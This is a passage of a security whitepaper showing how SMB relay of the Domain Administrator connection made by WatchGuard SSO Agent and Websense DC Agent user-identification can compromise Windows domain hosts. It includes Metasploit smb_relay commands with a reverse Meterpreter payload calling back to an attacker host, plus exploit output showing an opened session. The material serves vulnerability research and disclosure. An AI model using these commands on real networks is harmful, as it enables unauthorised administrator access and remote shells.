Exploiting Transparent User Identification Systems

Wayne Murphy
Benjamin Burns

Version 1.0a

Address Sec-1 Limited, Spring Valley Park, Butler Way, Stanningley, Leeds, LS28 6EA
Telephone 0113 257 8955 ⬢ **Fax** 0113 257 9718 ⬢ **Email** info@sec-1.com ⬢ **Website** www.sec-1.com

Registered Address: Sec-1 Limited, Spring Valley Park, Butler Way, Stanningley, Leeds, LS28 6EA ⬢ **Company no.** 4138637 ⬢ **VAT Reg no.** 764 2446 22

CONTENTS

1.0 INTRODUCTION

This whitepaper details how a common mechanism employed by multiple Internet filtering and firewall vendors can be leveraged to gain local administrator access to domain clients, followed by domain wide administrator access given a set of conditions.

The following section gives a brief summary of the findings of this whitepaper with section 3 providing background information on the transparent user identification process. This section starts with discussing why transparent user identification is used by vendors and then discusses some of the techniques used to achieve this. Background information on the SMB protocol used in the process is included as well as information on how best to exploit this protocol.

Section 4 details the vulnerability itself which is caused due to firewall and content filtering vendors utilising SMB within the implementation of their transparent user identification mechanism.

Section 5 then details the techniques used to exploit the vulnerability covered in this whitepaper. The first exploitation technique discussed is manual exploitation using the smb_relay module included as part of the Metasploit Framework (http://www.metasploit.com/). A case is then put forward for the requirement to perform the manual exploit against multiple targets automatically. A modified version of the Metasploit smb_relay module is then presented that meets this need. This section concludes with a description of how to capture the SMB credentials and how best to crack the password.

Section 6 discusses various limitations of the vulnerability with section 7 listing the applications that have been observed as being affected by the issues presented within this whitepaper.

Section 8 presents responses from both WatchGuard and Websense regarding the attack vector discussed within this whitepaper which is made possible due to their SSO Agent and DC Agent utilising SMB.

Section 9 presents possible mitigations techniques available to remove this attack vector and corresponding caveats to the discussed mitigation techniques and finally section 10 lists references used within the research of this whitepaper.

1.1 PROJECT OBJECTIVES

This issue was first identified during an onsite penetration test. An inbound SMB connection was observed attempting to establish a SMB session with the penetration tester's laptop using a Domain Administrator account. The connection appeared to be triggered by an attempt to connect outbound through the corporate firewall, a research project was undertaken to investigate the issue, specifically:

- Verify that the observed connection was triggered by the firewall under test.
- Create a tool to exploit the issue if required.
- Identify additional vendors vulnerable to exploit using this connection.
- Recommend workarounds and provide an assessment report to the vendor(s).

2.0 BRIEF SUMMARY OF FINDINGS

Multiple firewall and web filtering solutions utilise a process to transparently identify the user logged on to a domain client to allow per user access control without enforcing manual authentication at the gateway. The "transparent user authentication" process across all assessed products operates by first authenticating to the connecting client via the Server Message Block (SMB) protocol and then calling a remote function to identify the user. A number of different methods are adopted post authentication to identify the logged in user and each assessed product differs in its approach. A commonality across each implementation is that a highly privileged account such as a Domain Administrator user is required for the feature to operate.

Vulnerabilities within the SMB protocol have existed since 1996/1997 and are well documented[1][2] but the attacks used then are still as relevant as they ever were. By exploiting well known SMB vulnerabilities and the transparent user identification process it is possible to compromise almost every host on a Windows Domain by merely triggering this transparent user identification process.

3.0 BACKGROUND INFORMATION

The following section contains a high level discussion of the transparent user identification process that has been observed within the WatchGuard SSO Agent and Websense DC Agent and the inherent issues within the SMB Protocol that both these products use.

3.1 THE NEED FOR TRANSPARENT USER IDENTIFICATION

Although many organisations recognise that they must secure their IT systems this can often be at the expense of end user usability so security nearly always loses out to the usability and functionality of the IT systems.

Typically, different functional groups within an organisation demand different requirements from their IT systems, requiring some form of user identification to impose different access controls allowing the functional groups/users to carry on with their day to day activities. The drive for simplicity and ease of use has led many manufacturers to employ techniques to transparently identify users in an attempt to enhance the user's experience. Transparent user identification works by identifying which user is trying to access a resource, without prompting the user for their user credentials thereby making the whole process transparent. The following sections discuss the various techniques employed by vendors to transparently identify users to assign granular Internet filtering policies to different groups of users.

3.2 TRANSPARENT USER IDENTIFICATION PROCESS

Transparent Authentication Overview

- A user attempts to connect out to the internet through the firewall or gateway device.
- The firewall or gateway device connects back to the users' workstation in an attempt to identify who is currently logged in at the desktop. This is typically achieved by establishing a SMB connection to the workstation using a Domain Administrator user account. The WatchGuard Firewall uses a software agent installed on a server named the “SSO Agent” to perform the connection, Websense has a similar approach using an agent named “DC Agent”.
- Access is then determined based on the retrieved username.

3.2.1 WATCHGUARD SSO AGENT ANALYSIS (SSO AGENT VERSION 10.0)

Version 10 of WatchGuard’s SSO Agent creates a SMB session to the hidden IPC$ share then uses the netapi32 Workstation Service (\wkssvc) and the NetWkstaUsersEnum function (Listed as NetWkstaEnumUsers in the Packet Capture in Figure 2) to determine the logged in user. This method changed in later releases due to reliability issues in identifying the currently logged on users. Specifically the NetWkstaUsersEnum function returns information about all users currently logged on including interactive, service and batch logons which resulted in false positive within the authentication process.[3]

Figure 1 below shows a packet capture with the response packet to the NetWkstaEnumUsers function request highlighted, showing the user name Administrator.



Figure 1: Packet Capture of the NetWkstatEnumUsers Response Retrieved by the WatchGuard SSO Agent (Version 10.0)

3.2.2 WATCHGUARD SSO AGENT ANALYSIS (SSO AGENT VERSION 11.5.2)

Analysing the WatchGuard SSO Agent's traffic flow through Wireshark shows a SMB connection from the SSO Agent to the client, firstly connecting to the IPC$ share and then connecting to \eventlog. Requests are then made to read the event log with the EVENTLOG_SEQUENTIAL_READ and EVENTLOG_BACKWARDS_READ flags being set in order to read the event logs starting from the most recent log one by one in sequential order. The responses to these requests contain the clients event log entries, which are then used by the SSO Agent to identify the logged in user. Figure 2 below shows one of the eventlog responses containing an event log entry from the client machine.



Figure 2: Packet Capture of an Event Log Entry Retrieved by the WatchGuard SSO Agent (Version 11.5.2)

3.2.3 WEBSENSE DC AGENT ANALYSIS (DC AGENT VERSION 7.6.2)

Websense's DC Agent utilises a similar technique to version 10 of the WatchGuard's SSO Agent in that it creates a SMB session, connects to the IPC$ share and uses the netapi32 service, though Websense Agent calls the NetWkstaGetInfo function to retrieve general information on the workstation's configuration (http://msdn.microsoft.com/en-us/library/windows/desktop/aa370663(v=vs.85).aspx). The details of logged in users are retrieved via the IWbemServices component (instantiated via DCOM through port 135), using `IWbemServices.ExecQuery("Select * from Win32_ComputerSystem")` to retrieve records which include logged-in users.

Figure 3 below shows a packet capture with the `IWbemServices.ExecQuery("Select * from Win32_ComputerSystem")` request packet highlighted.



Figure 3: Packet Capture of the IWbemServices.ExecQuery made by the Websense DC Agent

N.B. There are multiple deployment options available to Websense. This exploit would only be available if the DC Agent is implemented.

3.3 SMB OVERVIEW

Server Message Block (SMB) also known as Common Internet File System CIFS uses a client/server architecture allowing applications to read/write to files over a network. SMB is also used for Inter-process Communications through the IPC$ share which allows authenticated access to processes on remote computers to exchange information. SMB is used on top of a network protocol typically TCP/IP.

The authentication used by SMB uses a challenge-response mechanism to provide authentication without sending a password over the network. This technique is also designed to prevent replay attacks and to complicate password cracking.

In SMB authentication the server sends an 8-byte (pseudo-random) challenge for the client to then encrypt with a password hash derived from the user's password. The encrypted challenge is then sent back to the server to authenticate the user. Figure 4 shows the typical negotiation flow of the SMB challenge-response mechanism with the WatchGuard "SSO Agent" initiating the challenge to the target. [4][5][6]



Figure 4: Typical SMB Negotiation Flow

3.4 SMB RELAY

The earliest discussion into the problem of weak authentication within SMB points back to a paper by Dominique Brezinski called "A weakness in CIFS Authentication" in 1996/1997 which was presented by Sir Dystic on the 31st March 2001 at @lanta.con in Atlanta[1], Georgia. On the 11th November 2008, Microsoft released a critical update (MS08-068) to address an issue in the Server service that could allow remote code execution (http://support.microsoft.com/kb/957097) and that applies a limitation to the SMB Relay technique by preventing a host from presenting a challenge back to itself.[7]

SMB Relay works by enticing a user or system into initiating a SMB request (e.g. for a file share) to the attacker's workstation. The attacker then relays the request along with the user's credentials to another target host making the SMB request appear to be coming from the attacker's machine. Using this Man-in-the-Middle technique, the attacker is able to make a successful SMB connection to the target host (see Figure 5).



Figure 5: SMB Relay Negotiation Flow[4]

See the following resources for further information on SMB Relay Attacks:

- http://www.xfocus.net/articles/200305/smbrelay.html
- http://blogs.technet.com/b/srd/archive/2008/11/11/smb-credential-reflection.aspx
- http://en.wikipedia.org/wiki/SMBRelay

4.0 MAIN VULNERABILITY

The main vulnerability exists due to the vendor's use of a highly privileged user (Domain Admin) within the transparent user authentication process. It is possible for an attacker to establish a SMB session as a domain administrator to any host on the network by relaying the SMB connection used by the affected system.

Figure 6 illustrates this process:



Figure 6: Attack Flow within the Transparent User Identification Process

5.0 EXPLOITATION

This section discusses some of the attacks that can be used to exploit this vulnerability. The first method demonstrates a manual exploitation technique using the Metasploit Framework to gain a remote command shell. The second method uses a modified version of the Metasploit smb_relay module to exploit this vulnerability automatically across a range of hosts. Section 5.2 demonstrates how a dictionary attack can be performed on the challenge/response to obtain the users password.

In the proceeding examples a WatchGuard Firewall, configured with a SSO Agent installed on a Windows 2003 Domain Controller was used.

5.1 REMOTE SHELL EXPLOITATION | SMB_RELAY

5.1.1 MANUAL SMB_RELAY EXPLOITATION

To exploit the vulnerability using the Metasploit framework the following parameters should be configured for the smb_relay module:

Option	Description
SMBHOST	The IP address of the system we wish to compromise, in this case 10.0.1.2
PAYLOAD	This option configures the payload we wish to deploy during the attack. In this example a reverse Meterpreter shell is used; `windows/meterpreter/reverse_tcp`
LHOST	Since we are using a connect back payload, this option is required to set the IP address of the attacking host. In our example the IP address 10.0.1.3 was used.
LPORT	This option defines the port for the connect back payload, we accept the default 4444 for our example.

The following commands were entered into the Metasploit console to configure the module:

```
msf > use exploit/windows/smb/smb_relay
msf  exploit(smb_relay)> set RHOST 10.0.1.2
RHOST => 10.0.1.2
msf  exploit(smb_relay)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(smb_relay)> set LHOST 10.0.1.3
LHOST => 10.0.1.3
```

To confirm the smb_relay module configuration enter the command "show options" within the Metasploit Console. The configuration used in this example can be seen in Figure 7.

```
msf  exploit(smb_relay) > show options

Module options (exploit/windows/smb/smb_relay):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SMBHOST     10.0.1.2         no        The target SMB server (leave empty for originating system)
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT     445              yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.0.1.3         yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(smb_relay) > _
```

Figure 7: Metasploit SMB Relay module configuration

Once the correct settings have been configured the attacker simply needs to trigger the transparent user identification process by attempting an outbound connection to invoke the SSO Agent, triggering this attack. In this example we simply ping an external host.

Figure 8 shows the exploit in action, as the attacker pings an external host the SSO Agent starts the transparent user identification process. Once the exploit has completed the attacker has Local Administrative access on the target machine.

```
msf  exploit(smb_relay) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.1.3:4444
[*] Server started.
msf  exploit(smb_relay) > ping www.demon.net
[*] exec: ping www.demon.net

PING www.demon.net (212.69.213.230) 56(84) bytes of data.
64 bytes from demon-web-1.dvs.demon.net (212.69.213.230): icmp_seq=1 ttl=51 time=21.0 ms
64 bytes from demon-web-1.dvs.demon.net (212.69.213.230): icmp_seq=2 ttl=51 time=20.8 ms
^CInterrupt: use the 'exit' command to quit
msf  exploit(smb_relay) >
[*] Received 10.0.1.200:1848 TRAINING\SSOAgent LMHASH:78a64f6097d13bcebc740e2bc396904077ad1077388c5cad NTHASH:78a64f6097d13bcebc
740e2bc396904077ad1077388c5cad OS:Windows Server 2003 3790 Service Pack 2 LM:
[*] Authenticating to 10.0.1.2 as TRAINING\SSOAgent...
[*] AUTHENTICATED as TRAINING\SSOAgent...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \HCjmGLOJ.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \HCjmGLOJ.exe...
[*] Sending Access Denied to 10.0.1.200:1848 TRAINING\SSOAgent
[*] Sending stage (752128 bytes) to 10.0.1.2
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 10.0.1.2:1058) at 2012-01-27 11:45:02 +0000

msf  exploit(smb_relay) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 8: Exploiting Transparent User Authentication with Metasploit

5.1.2 AUTOMATATED ATTACKS

Setting up a SMB relay server for each host we wish to target can be a slow task. There are two options for automating this process. The first is to use a resource script in Metasploit to automate the process given hosts in the Metasploit database. The second is to modify the smb_relay module so that it takes a list of remote hosts (RHOSTS) and attempts to exploit each one in turn.
The auto_smb_relay module (downloadable from http://www.sec-1.com/blog) is a proof of concept Metasploit module that allows an attacker to specify a range of hosts and attempt to exploit each in turn. It is essentially the SMB Relay module, written by HD Moore (http://www.metasploit.com/modules/exploit/windows/smb/smb_relay), but with a few modifications that allows the setting and exploitation of multiple targets. Usage is the same as for the SMB relay module, as seen in Figure 7 and Figure 8, except that a range of hosts is supplied in the RHOSTS value. For speed it is better to enumerate a list of targets and supply this list as the RHOSTS value, see Figure 9. Exploitation requires that an attacker simply triggers the transparent user identification process. An example of exploiting multiple targets can be seen in Figure 10. Successful exploitation will, dependant on the payload, result in multiple compromised hosts, as seen in Figure 11.

Figure 9: auto_smb_relay Options

